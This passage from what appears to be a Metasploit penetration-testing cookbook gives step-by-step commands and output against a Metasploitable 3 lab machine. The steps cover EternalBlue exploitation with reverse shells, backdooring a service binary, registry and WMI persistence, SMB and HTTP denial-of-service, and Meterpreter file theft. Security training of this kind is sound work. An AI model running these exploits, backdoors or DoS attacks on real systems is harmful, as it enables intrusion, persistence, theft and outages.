To launch the exploit, use the MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption exploit module, set the target IP address, use a `meterpreter` reverse TCP payload, and specify the listening address:

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(ms17_010_eternalblue) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > set LHOST 192.168.216.5
RHOST => 192.168.216.5
msf exploit(ms17_010_eternalblue) > exploit
...

meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS : Windows 2008 R2 (Build 7601, Service Pack 1).
...

meterpreter >
```

One outcome of a penetration test that differentiates it from a vulnerability scanner, is that no one will state that what you've found is a false positive when you present them with a screenshot of a shell running on the target system.

MS17-010 EternalRomance/EternalSynergy/EternalChampion

The MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution exploit module can be used to exploit MS17-010 vulnerabilities via EternalRomance, EternalSynergy, and EternalChampion. This exploit is more reliable than the EternalBlue exploit but requires a named pipe.

How to do it...

To launch the exploit, use the MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution exploit module, set the target IP address, use a `meterpreter` reverse TCP payload, and specify the listening address:

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Target OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 192.168.216.10:445 - Built a write-what-where primitive...
[+] 192.168.216.10:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.10:51967) at 2018-02-10 05:46:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Installing backdoors

Having a shell on the target system is great, but sometimes it is not enough. With a backdoor, we will be able to ensure persistence and get access to the system, even if the vulnerability gets patched.

Getting ready

Now that we have a session in the target system, we will use that session to backdoor a service; in this recipe, we will start by backdooring the Apache server:

Next, we will use the Windows Registry Only Persistence local exploit module to create a backdoor that is executed during boot.

Lastly, we will use **Windows Management Instrumentation** (**WMI**) to create a persistent fileless backdoor. The WMI Event Subscription Persistence exploit module creates a permanent WMI event subscription to achieve file-less persistence.

How to do it...

1. Since we cannot backdoor a binary while it is running, the first thing we need to do is to kill the Apache process (`httpd.exe`), using the `kill` command followed by the PID of the process:

```
meterpreter > kill 3820
Killing: 3820
meterpreter >
```

2. Then, we use the `download` command within `meterpreter` to download the service binary we want to backdoor:

```
meterpreter > download
C:\\wamp\\bin\\apache\\apache2.2.21\\bin\\httpd.exe
[*] Downloading: C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe ->
httpd.exe
...

msf exploit(ms17_010_eternalblue) >
```

To backdoor the service, we will use `msfconsole`, with a reverse TCP.

3. Set the listen address to our Kali Linux machine IP address and use the generate command to backdoor the binary, using the `-a` option to specify the architecture, `-p` for the platform, `-x` for the executable template to use, `-k` to keep the template executable functional, `-t` for the output format, and `-f` for the output filename:

```
msf exploit(ms17_010_eternalblue) > use
payload/windows/x64/meterpreter/reverse_tcp
msf payload(reverse_tcp) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf payload(reverse_tcp) > generate -a x64 -p Windows -x
/root/httpd.exe -k -t exe -f httpd-backdoored.exe
[*] Writing 29184 bytes to httpd-backdoored.exe...
msf payload(reverse_tcp) >
```

4. Now that we have the backdoor ready, we need to start a listener for the reverse connection; for that we will use the Generic Payload Handler:

```
msf payload(reverse_tcp) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(handler) >
```

The `exploit -j` command will run it in the context of a job, allowing us to go back to our session and continue the attack.

5. Back in the session, we will rename the `httpd.exe` file to `httpd.exe.backup`, upload the backdoored version, and rename it to `httpd.exe`:

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:\\wamp\\bin\\apache\\apache2.2.21\\bin\\
meterpreter > mv httpd.exe httpd.exe.backup
meterpreter > upload httpd-backdoored.exe
[*] uploading : httpd-backdoored.exe -> httpd-backdoored.exe
[*] uploaded : httpd-backdoored.exe -> httpd-backdoored.exe
meterpreter > mv httpd-backdoored.exe httpd.exe
meterpreter >
```

6. Then, we will drop into a system command shell, and use the `net stop` command to stop the `wampapache` and `net start` to start it up again:

```
meterpreter > shell
Process 2272 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\wamp\bin\apache\apache2.2.21\bin>net stop wampapache
net stop wampapache
...

C:\wamp\bin\apache\apache2.2.21\bin>^Z
Background channel 3? [y/N] y
meterpreter >
```

As you can see from the output, as soon as we started the service, we got two new `meterpreter` sessions on the target system:

7. To use the Windows Registry Only Persistence module, we need to specify the session to run the module on, in this case, session 1 with what we got from the MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption exploit; set the payload; set the listening IP address; and use the exploit command to launch the exploit:

```
msf > use exploit/windows/local/registry_persistence
msf exploit(registry_persistence) > set SESSION 1
SESSION => 1
msf exploit(registry_persistence) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(registry_persistence) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(registry_persistence) > exploit
...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\16jfvtho
[*] Clean up Meterpreter RC file:
/root/.msf4/logs/persistence/192.168.216.10_20171029.4303/192.168.2
16.10_20171029.4303.rc
```

8. Now that we successfully installed the backdoor registry key, we need to set up our listener so that the next time the machine reboots we will get a session:

```
msf exploit(registry_persistence) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(handler) >
```

9. To trigger the exploit, simply reboot the Metasploitable 3 machine and we will get a new session:

```
msf exploit(handler) >
[*] Sending stage (179267 bytes) to 192.168.216.10
[*] Meterpreter session 2 opened (192.168.216.5:4444 ->
192.168.216.10:49290) at 2017-10-29 07:39:45 -0400

msf exploit(registry_persistence) > sessions -i 2
[*] Starting interaction with 2...
```

```
meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

Great, we got a new session from the target system.

10. To use the WMI Event Subscription Persistence local exploit module, we first need to specify the session to run the module on. Then, we set the time between callbacks to one minute, so we do not have to wait 30 minutes, which is the default time; next set the event ID to trigger the payload to `4624` (successful logon), set the username to trigger the payload to `Administrator`, and use the `exploit` command to launch the exploit:

```
msf > use exploit/windows/local/wmi_persistence
msf exploit(wmi_persistence) > set SESSION 1
SESSION => 1
msf exploit(wmi_persistence) > set CALLBACK_INTERVAL 60000
CALLBACK_INTERVAL => 60000
msf exploit(wmi_persistence) > set EVENT_ID_TRIGGER 4624
EVENT_ID_TRIGGER => 4624
msf exploit(wmi_persistence) > set USERNAME_TRIGGER Administrator
USERNAME_TRIGGER => Administrator
msf exploit(wmi_persistence) > set LPORT 4445
LPORT => 4445
msf exploit(wmi_persistence) > exploit

[-] This module cannot run as System
msf exploit(wmi_persistence) >
```

11. Looking at the output, we have encountered a problem; the module cannot run as system, which means we will have to go back to the session and use the `migrate` command to migrate to a process running in the context of the user:

```
msf exploit(wmi_persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > migrate -N explorer.exe
[*] Migrating from 5700 to 4624...
```

```
[*] Migration completed successfully.
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > background
[*] Backgrounding session 1...
msf exploit(wmi_persistence) > exploit


...
[*] Clean up Meterpreter RC file:
/root/.msf4/logs/wmi_persistence/192.168.216.10_20171029.5446/192.1
68.216.10_20171029.5446.rc
msf exploit(wmi_persistence) >
```

12. Then, we will set up our listener, using the Generic Payload Handler module so that the next time the user logs in to the machine, we will get a new session using our WMI backdoor:

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4445
LPORT => 4445
msf exploit(handler) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(handler) > exploit -j
[*] Exploit running as background job 1.
...

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

By logging off and logging in as the administrator user on the target machine, we were able to verify that the backdoor works as expected.

Denial of Service

A **Denial of Service** (**DoS**) attack denies legitimate users access to computer services (or resources), usually by overloading the service with requests or by exploiting vulnerabilities, resulting in a degradation of performance, and possibly crashing the service or even the operating system.

Getting ready

SMBLoris is a remote and uncredentialed DoS attack against Microsoft Windows operating systems, caused by a 20+ year old vulnerability in the **Server Message Block** (**SMB**) network protocol implementation.

How to do it...

1. Before using the SMBLoris NBSS Denial of Service auxiliary DoS module, we need to use the `ulimit` command to set the maximum number of open file descriptors to `65535`, so we can handle simultaneous connections:

   ```
   root@kali:~# ulimit -n 65535
   root@kali:~# ulimit -n
   65535
   root@kali:~#
   ```

2. Now that we have set the maximum number of simultaneous connections to `65535`, we can use the SMBLoris NBSS Denial of Service auxiliary DoS module to attack our target, by simply setting the IP address of the Metasploitable 3 machine and typing `run` to run the module:

   ```
   root@kali:~# msfconsole -q
   msf > use auxiliary/dos/smb/smb_loris
   msf auxiliary(smb_loris) > set RHOST 192.168.216.10
   RHOST => 192.168.216.10
   msf auxiliary(smb_loris) > run


   [*] 192.168.216.10:445 - Sending packet from Source Port: 1025
   [*] 192.168.216.10:445 - Sending packet from Source Port: 1026
   [*] 192.168.216.10:445 - Sending packet from Source Port: 1027
   ...snip...
   [*] 192.168.216.10:445 - Sending packet from Source Port: 29867
   ^C[-] 192.168.216.10:445 - Auxiliary interrupted by the console
   user
   [*] Auxiliary module execution completed
   msf auxiliary(smb_loris) >
   ```

   We can launch `msfconsole` with the `-q` option, so it does not print the banner on startup. To display the manual page for MSFconsole, you can use the `man` command like this—`man msfconsole`.

3. Looking at the target machine, we can see the attack consumes large chunks of memory in the target by sending SMB requests with the **NetBIOS Session Service** (**NBSS**) length header value set to the maximum possible value, which initiates a large numbers of sessions, and the memory does not get freed, halting the target machine:

Another awesome DoS attack is the MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service.

How to do it...

If Microsoft Windows 7, Windows 8, Windows Server 2008, or Windows Server 2012 is running an IIS service without the MS15-034, we can crash the target using this simple attack:

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf auxiliary(ms15_034_ulonglongadd) > show options

Module options (auxiliary/dos/http/ms15_034_ulonglongadd):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   Proxies                         no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                          yes       The target address range or ...
msf auxiliary(ms15_034_ulonglongadd) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(ms15_034_ulonglongadd) > run
>[*] Scanned 1 of 1 hosts (100% complete)
...
msf auxiliary(ms15_034_ulonglongadd) >
```

The result should be the familiar Blue Screen of Death:


```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.

Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
to use Safe Mode to remove or disable components, restart your
computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000007E (0xFFFFFFFFC0000005,0xFFFFF8800350FF25,0xFFFFF88003D488D8,0
xFFFFF88003D48130)

***      HTTP.sys - Address FFFFF8800350FF25 base at FFFFF88003506000, DateStamp
 4ce793ce

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk:  55
```

4
Meterpreter

In this chapter, we will cover the following recipes:

- Understanding the Meterpreter core commands
- Understanding the Meterpreter filesystem commands
- Understanding the Meterpreter networking commands
- Understanding the Meterpreter system commands
- Setting up multiple communication channels with the target
- Meterpreter anti-forensics
- The `getdesktop` and `keystroke` sniffing
- Using a scraper Meterpreter script
- Scraping the system with `winenum`
- Automation with `AutoRunScript`
- Meterpreter resource scripts
- Meterpreter timeout control
- Meterpreter sleep control
- Meterpreter transports
- Interacting with the registry
- Load framework plugins
- Meterpreter API and mixins
- Railgun—converting Ruby into a weapon
- Adding DLL and function definitions to Railgun
- Injecting the VNC server remotely
- Enabling Remote Desktop

Introduction

So far, we have laid more emphasis on the exploitation phase in which we tried out various techniques and exploits to compromise our target. In this chapter, we will focus on Meterpreter, the most advanced payload in Metasploit, and what we can do after we have exploited the target machine. Meterpreter provides us with many features that can ease our task of exploring the target machine. We have already seen how to use Meterpreter in previous chapters but in the following chapters, we will understand Meterpreter in detail, as well as how to use it as a potential tool for the post-exploitation phase.

We have been using payloads in order to achieve specific results, but they have a major disadvantage. Payloads work by creating new processes in the compromised system. This can trigger alarms in antivirus programs and can be caught easily. Also, a payload is limited to perform only some specific tasks or execute specific commands that the shell can run. To overcome these difficulties, Meterpreter was created.

Meterpreter is a command interpreter for Metasploit that acts as a payload and works by using in-memory DLL injections and a native shared object format. It works in context with the exploited process; hence, it does not create any new process. This makes it more stealthy and powerful.

Let's take a look at some Meterpreter functions. The following diagram shows a simple stepwise representation of loading Meterpreter:

In the first step, the exploit and first stage payload are sent to the target machine. After exploitation, the stage establishes a TCP connection back to `msfconsole` on a given address and port. Next, `msfconsole` sends the second stage DLL injection payload. After successful injection, it sends the Meterpreter DLL to establish a proper communication channel. Lastly, Meterpreter loads extensions such as `stdapi` and `priv`. All these extensions are loaded over TLS using a TLV protocol. Meterpreter uses encrypted communication with the target, which is another major advantage of using it.

Let's quickly summarize the advantages of Meterpreter over specific payloads:

- It works in context with the exploited process, so it doesn't create a new process
- It can migrate easily among processes
- It resides completely in memory, so it writes nothing to disk
- It uses encrypted communications
- It uses a channelized communication system so that we can work with several channels at a time
- It provides a platform to write extensions quickly and easily

This chapter is dedicated entirely to exploring the target machine by using the various commands and scripts that Meterpreter provides us with. We will start by analyzing common Meterpreter commands. Then, we will move ahead with setting up different communication channels, using networking commands, key sniffing, and so on. Finally, we will discuss the scraper Meterpreter script, which can create a single directory containing various pieces of information about the target user. In this chapter, we will mainly focus on the commands and scripts which can be helpful in exploring the compromised system.

So, let's move ahead and look at the recipes which enable us to dive deeper into Meterpreter.

Understanding the Meterpreter core commands

Let's start by using Meterpreter commands to understand their functionality. As it is a post-exploitation tool, we will require a compromised target to execute the commands. We will be using the Metasploitable 3 machine as a target that we have exploited using the Microsoft Windows Authenticated User Code Execution exploit module.

Getting ready

To avoid setting up the Microsoft Windows Authenticated User Code Execution exploit module every single time we want to test Meterpreter commands, we will use one of my favorite Metasploit Framework features, resource scripts. Resource scripts provide an easy way for us to automate repetitive tasks in Metasploit.

How to do it...

1. The Metasploit Framework comes packed with several resource scripts that have been contributed to by the community, which you can find at `/usr/share/metasploit-framework/scripts/resource/` in your Kali Linux machine:

```
root@kali:~# ls /usr/share/metasploit-framework/scripts/resource/
auto_brute.rc                fileformat_generator.rc
auto_cred_checker.rc         mssql_brute.rc
auto_pass_the_hash.rc        multi_post.rc
auto_win32_multihandler.rc   nessus_vulns_cleaner.rc
autocrawler.rc               oracle_login.rc
autoexploit.rc               oracle_sids.rc
bap_all.rc                   oracle_tns.rc
bap_dryrun_only.rc           port_cleaner.rc
bap_firefox_only.rc          portscan.rc
bap_flash_only.rc            run_all_post.rc
bap_ie_only.rc               wmap_autotest.rc
basic_discovery.rc
```

2. To create our own resource scripts, we simply need to execute the module and then use the `makerc` command to create a resource file with the saved commands executed since startup to a file:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
```

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.216.5:4444
[*] 192.168.216.10:445 - Connecting to the server...
...

meterpreter >
Background session 1? [y/N]
msf exploit(psexec) > makerc /root/psexec.rc
[*] Saving last 7 commands to /root/psexec.rc ...
msf exploit(psexec) >
```

3. The resulting resource script contains the following:

```
root@kali:~# cat psexec.rc
use exploit/windows/smb/psexec
set RHOST 192.168.216.10
set SMBUSER Administrator
set SMBPASS vagrant
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.216.5
exploit
root@kali:~#
```

4. To run a resource script when launching `msfconsole`, use the `-r` option followed by the path to the resource script:

```
root@kali:~# msfconsole -q -r psexec.rc
...
[*] 192.168.216.10:445 - Selecting PowerShell target
[*] 192.168.216.10:445 - Executing the payload...
[+] 192.168.216.10:445 - Service start timed out, OK if running a
command or non-service executable...
[*] Sending stage (179267 bytes) to 192.168.216.10
[*] Meterpreter session 1 opened (192.168.216.5:4444 ->
192.168.216.10:49292) at 2017-10-30 07:42:23 -0400

meterpreter >
```

5. After compromising the target machine, we will have a Meterpreter session started, since we have used the `windows/meterpreter/reverse_tcp` payload. We will start off by using a simple `?` command, which will list all the available Meterpreter commands, along with a short description:

```
meterpreter > ?
```

6. Let's start with some useful system commands:

- background: This command is used to set the current session as the background so that it can be used again when needed. This command is useful when there are multiple active Meterpreter sessions.

- getuid: This command returns the username that is running or the one which we broke into, on the target machine:

    meterpreter > getuid
    Server username: NT AUTHORITY\SYSTEM

- getpid: This command returns the process ID in which we are currently running Meterpreter:

    meterpreter > getpid
    Current pid: 666

- ps: This command will list all the running processes on the target machine. It can be helpful in identifying various services and software running on the target:

```
meterpreter > ps

Process List
============

PID   PPID  Name                   Arch  Session  User                         Path
---   ----  ----                   ----  -------  ----                         ----
0     0     [System Process]
4     0     System                 x64   0
12    772   taskeng.exe            x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\taskeng.exe
224   4     smss.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\smss.exe
256   436   svchost.exe            x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.exe
292   284   csrss.exe              x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
```

- sysinfo: This is a handy command to quickly verify the system information, such as the operating system and architecture:

    meterpreter > sysinfo
    Computer : VAGRANT-2008R2
    OS : Windows 2008 R2 (Build 7601, Service Pack 1).
    Architecture : x64
    System Language : en_US
    Domain : WORKGROUP
    Logged On Users : 2
    Meterpreter : x86/windows

- `shell`: This command takes us to a shell prompt. We have already seen the use of this Meterpreter command in some of our previous recipes:

  ```
  meterpreter > shell
  Process 5704 created.
  Channel 1 created.
  Microsoft Windows [Version 6.1.7601]
  Copyright (c) 2009 Microsoft Corporation. All rights
  reserved.

  C:\Windows\system32>
  ```

- `exit`: This command is used to terminate a Meterpreter session. It can also be used to terminate the shell session and return to Meterpreter.

These are a few useful system commands that can be used to explore the compromised target to gain more information about it. There are lots of other commands, which I am leaving for you to try and explore. You might have noticed how easy it is to use the Meterpreter commands and explore the target, which would have been a difficult task without it. In our next recipe, we will focus on some advanced Meterpreter commands.

How it works...

Meterpreter works like any command interpreter. It is designed to understand and respond to various parameter calls through commands. It resides in the context of an exploited/compromised process and creates a client/server communication system with the penetration tester's machine, as shown in the following diagram:

The preceding diagram demonstrates how Meterpreter functions in a nutshell. Once the communication channel is set up, we can send command calls to the Meterpreter server to get its response back to our machine. We will understand the communication between the pen-testing machine and the compromised target in greater detail as we move ahead with this chapter.

Understanding the Meterpreter filesystem commands

In this recipe, we will move on to filesystem commands. These commands can be helpful in exploring the target system to perform various tasks, such as searching for files, downloading files, and changing the directory. You will notice how easy it is to control the target machine using Meterpreter. So, let's start working with some of the useful filesystem commands.

How to do it...

1. We will start with the simple `pwd` command, which lists our present working directory on the target machine. Similarly, we can use the `cd` command to change our working directory to our preferred location:

   ```
   meterpreter > pwd
   C:\Windows\system32
   meterpreter > cd \
   meterpreter > pwd
   C:\
   ```

   As you can see, we first listed our working directory using the `pwd` command and then changed our working directory to `C:` by using the `cd` command. We can also use the `ls` command to list the available files in the current directory.

2. Now that we can work with directories, our next task will be to search for files on the drive. It will be very tedious to browse every directory and subdirectory to look for files. We can use the search command to quickly search for specific file types. Consider the following example:

   ```
   meterpreter > search -f *.doc -d c:\
   Found 3 results...
   c:\ManageEngine\DesktopCentral_Server\licenses\LICENSE_TRAYICON.doc
   ```

```
(24064 bytes)
c:\Program Files\OpenSSH\home\Public\Documents\jack_of_hearts.docx
(676796 bytes)
c:\Users\Public\Documents\jack_of_hearts.docx (676796 bytes)
```

This command will search for all files in the C: drive which have .doc as the file extension. The –f parameter is used to specify the file pattern to search for, and the –d parameter tells the directory which file is to be searched.

3. So, once we have searched for our specific file, the next thing we can do is download the file locally on the target machine. First, let's try to download the file to our attacking system:

```
meterpreter > download
C:\\Users\\Public\\Documents\\jack_of_hearts.docx
[*] Downloading: C:\Users\Public\Documents\jack_of_hearts.docx ->
jack_of_hearts.docx
[*] Downloaded 660.93 KiB of 660.93 KiB (100.0%):
C:\Users\Public\Documents\jack_of_hearts.docx ->
jack_of_hearts.docx
[*] download : C:\Users\Public\Documents\jack_of_hearts.docx ->
jack_of_hearts.docx
```

Note that you need to use double-slashes when you give the Windows path in the download command.

By using the download command, we can successfully download any file from the target machine to our machine. The C:\Users\Public\Documents\jack_of_hearts.docx file gets downloaded in the root folder of our attacking machine.

4. Similarly, we can use the upload command to send any file to the target machine:

```
meterpreter > upload backdoor.exe
[*] uploading : backdoor.exe -> backdoor.exe
[*] uploaded : backdoor.exe -> backdoor.exe
```

5. To remove a file or a directory from the target machine, we can use the rm command:

```
meterpreter > rm backdoor.exe
```

6. Editing files using Meterpreter can be done by using the `edit` command, which uses `vim` so all the editor's commands are available:

```
meterpreter > edit flag.txt
```

7. One of my favorite commands is the `show_mount` command, which allows you to list all mount points/logical drives in the target system:

```
meterpreter > show_mount

Mounts / Drives
===============

Name   Type    Size (Total)   Size (Free)   Mapped to
----   ----    ------------   -----------   ---------
C:\    fixed   60.00 GiB      42.31 GiB

Total mounts/drives: 1
```

8. To display all the available commands, you can use the `help` command followed by the group of commands you want to display:

```
meterpreter > help File system Commands

Stdapi: File system Commands
============================

    Command      Description
    -------      -----------
    cat          Read the contents of a file to the screen
    cd           Change directory
    checksum     Retrieve the checksum of a file.
    ...
```

How it works...

Meterpreter gives us complete access to the target machine by setting up an interactive command prompt. We can also drop a shell session to work in the default Windows DOS mode, but it will not have as many functionalities. This was a quick reference to some of the important filesystem commands of Meterpreter, which can help us in exploring the files present on the target machine. There are more commands as well; it is recommended that you try them out and find the various possibilities which exist.

In the next recipe, we will look at a very interesting Meterpreter command called `timestomp`, which can be used to modify the file attributes on the target machine.

Understanding Meterpreter networking commands

Meterpreter provides us with some useful networking commands as well. These commands can be useful in understanding the network structure of the target user. We can analyze whether the system belongs to a LAN or if it is a standalone system. We can also find out the IP range, DNS, and other information. Such network information can be useful when we have to perform pivoting. Pivoting is a concept by which we can compromise other machines on the same network in which our target is present. We will also understand pivoting, where we will focus on the advanced use of Meterpreter.

Getting ready

Before we get into the recipe, there are three networking terms that we will encounter here. So, let's give our memory a quick brush over by looking at the following terms:

- **Subnetwork** or **subnet** is the concept of dividing a large network into smaller, identifiable parts. Subnetting is done to increase the address utility and security.
- A **netmask** is a 32-bit mask that is used to divide an IP address into subnets and specify the network's available hosts.
- The **gateway** specifies the forwarding or the next hop IP address over which the set of addresses defined by the network destination and subnet mask are reachable.

We will be using these three terms when we deal with the `route` command and other network commands.

How to do it...

1. There are several networking commands provided by Meterpreter, which we can display using the `help` command followed by `net` for the network. Let's have a quick look at each of them:

```
meterpreter > help net

Stdapi: Networking Commands
===========================

    Command        Description
    -------        -----------
    arp            Display the host ARP cache
    getproxy       Display the current proxy configuration
    ifconfig       Display interfaces
    ipconfig       Display interfaces
    netstat        Display the network connections
    portfwd        Forward a local port to a remote service
    resolve        Resolve a set of host names on the target
    route          View and modify the routing table
```

2. The `arp` command displays the host ARP cache:

```
meterpreter > arp

ARP cache
=========

    IP address      MAC address          Interface
    ----------      -----------          ---------
    10.0.0.2        00:50:56:e7:ac:5c    19
    10.0.0.129      00:0c:29:2d:94:ea    19
    10.0.0.254      00:50:56:fb:75:cc    19
...
```

3. The `getproxy` command allows us to see the current proxy configuration:

```
meterpreter > getproxy
